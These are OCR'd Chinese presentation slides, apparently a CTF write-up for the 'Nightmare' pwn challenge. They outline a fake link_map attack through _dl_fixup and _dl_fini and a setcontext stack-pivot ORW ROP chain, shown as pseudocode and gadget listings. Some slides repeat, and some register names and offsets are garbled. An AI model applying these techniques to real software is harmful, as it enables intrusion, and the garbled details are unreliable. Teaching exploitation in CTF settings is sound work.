
實際上 fake link\_map 會有部分與 ld link\_map 重疊，而 fake link\_map 的 **JMPREL** 剛好對應到 ld link\_map 的 **RELA**












# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !



# \$ Nightmare

## Exploitation

```
u1f383@u1f383:/  
$ █  
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)  
{  
    symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;  
    strtab = l->l_info[ DT_STRTAB ].d_un.d_ptr;  
    pltgot = l->l_info[ DT_PLTGOT ].d_un.d_ptr;  
    reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;  
    sym = &symtab[ reloc->r_info >> 32 ];  
    rel_addr = l->l_addr + reloc->r_offset;  
    value = l->l_addr + sym->st_value;  
    return *rel_addr = value;  
}
```

更精簡版 `_dl_fixup (st_other != 0)`

# \$ Nightmare

## Exploitation

```
u1f383@u1f383:/  
$ █  
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)  
{  
    symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;  
    strtab = l->l_info[ DT_STRTAB ].d_un.d_ptr;  
    pltgot = l->l_info[ DT_PLTGOT ].d_un.d_ptr;  
    reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;  
    sym = &symtab[ reloc->r_info >> 32 ];  
    rel_addr = l->l_addr + reloc->r_offset;  
    value = l->l_addr + sym->st_value;  
    return *rel_addr = value;  
}
```

用不到

更精簡版 \_dl\_fixup (st\_other != 0)



# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)  
{  
    symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;  
    reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;  
    sym = &symtab[ reloc->r_info >> 32 ];  
    rel_addr = l->l_addr + reloc->r_offset;  
    value = l->l_addr + sym->st_value;  
    return *rel_addr = value;  
}
```

超精簡版 \_dl\_fixup (st\_other != 0)

# \$ Nightmare Exploitation

```

$ █ Fake link_map
    _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg) 1
    {
        symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;
        reloc = l->l_info[ DT_IMPREL ].d_un.d_ptr + 0x18 * reloc_arg;
        sym = &symtab[ reloc->r_info >> 32 ];
        rel_addr = l->l_addr + reloc->r_off; 可控
        value = l->l_addr + sym->st_value;
        return *rel_addr = value;
    }

```

**超精簡版 \_dl\_fixup (st\_other != 0)**

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
_dl_fixup()  
{  
    reloc = fake_linkmap->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18;  
    sym = fake_linkmap->l_info[ DT_SYMTAB ].d_un.d_ptr;  
    *(fake_linkmap->l_addr + reloc->r_offset) =  
        (fake_linkmap->l_addr + sym->st_value);  
}
```

無敵精簡版 `_dl_fixup (st_other != 0)`

# \$ Nightmare Exploitation

```
u1f383@u1f383:/$  
  
_dl_fixup()  
{  
    reloc = fake_linkmap->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18;  
    sym = fake_linkmap->l_info[ DT_SYMTAB ].d_un.d_ptr;  
    *(fake_linkmap->l_addr + reloc->r_offset) =  
      (fake_linkmap->l_addr + sym->st_value);  
}
```

可控

無敵精簡版 \_dl\_fixup (st\_other != 0)

# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !

# \$ Nightmare Exploitation

▶ 有了任意寫 gadget 後，應該就有很多方式可以做 ORW

從 [rdi+8] 控 rdx

▶ 這邊使用到了一個滿常見的手法：

- 在任意位址建立 ORW 的 ROP chain
- 用 <getkeyserv\_handle+528> 以及 <setcontext+61> 做 stack pivoting

```
u1f383@u1f383:/  
$ |<getkeyserv_handle+528>:  mov    rdx,QWORD PTR [rdi+0x8]  
<getkeyserv_handle+532>:  mov    QWORD PTR [rsp],rax  
<getkeyserv_handle+536>:  call  QWORD PTR [rdx+0x20]  
  
<setcontext+61>:         mov    rsp,QWORD PTR [rdx+0xa0]  
<setcontext+68>:         mov    rnx,QWORD PTR [rdx+0x80]  
<setcontext+75>:         mov    rdx,QWORD PTR [rdx+0x78]  
<setcontext+79>:         mov    rdx,QWORD PTR [rdx+0x48]  
<setcontext+83>:         mov    rdx,QWORD PTR [rdx+0x50]  
<setcontext+87>:         mov    r14,QWORD PTR [rdx+0x58]  
<setcontext+91>:         mov    r15,QWORD PTR [rdx+0x60]  
<setcontext+95>:         test   DWORD PTR fs:0x48,0x2  
<setcontext+107>:        je     XXX <setcontext+294>  
  
...  
<setcontext+294>:        mov    rcx,QWORD PTR [rdx+0xa8]  
<setcontext+301>:        push  rcx  
<setcontext+308>:        mov    rdx,QWORD PTR [rdx+0x70]  
<setcontext+315>:        mov    rdx,QWORD PTR [rdx+0x68]  
<setcontext+322>:        mov    rdx,QWORD PTR [rdx+0x98]  
<setcontext+317>:        mov    r8,QWORD PTR [rdx+0x28]  
<setcontext+321>:        mov    r9,QWORD PTR [rdx+0x30]  
<setcontext+325>:        mov    rdx,QWORD PTR [rdx+0x88]  
<setcontext+332>:        xor    eax,eax  
<setcontext+334>:        ret
```

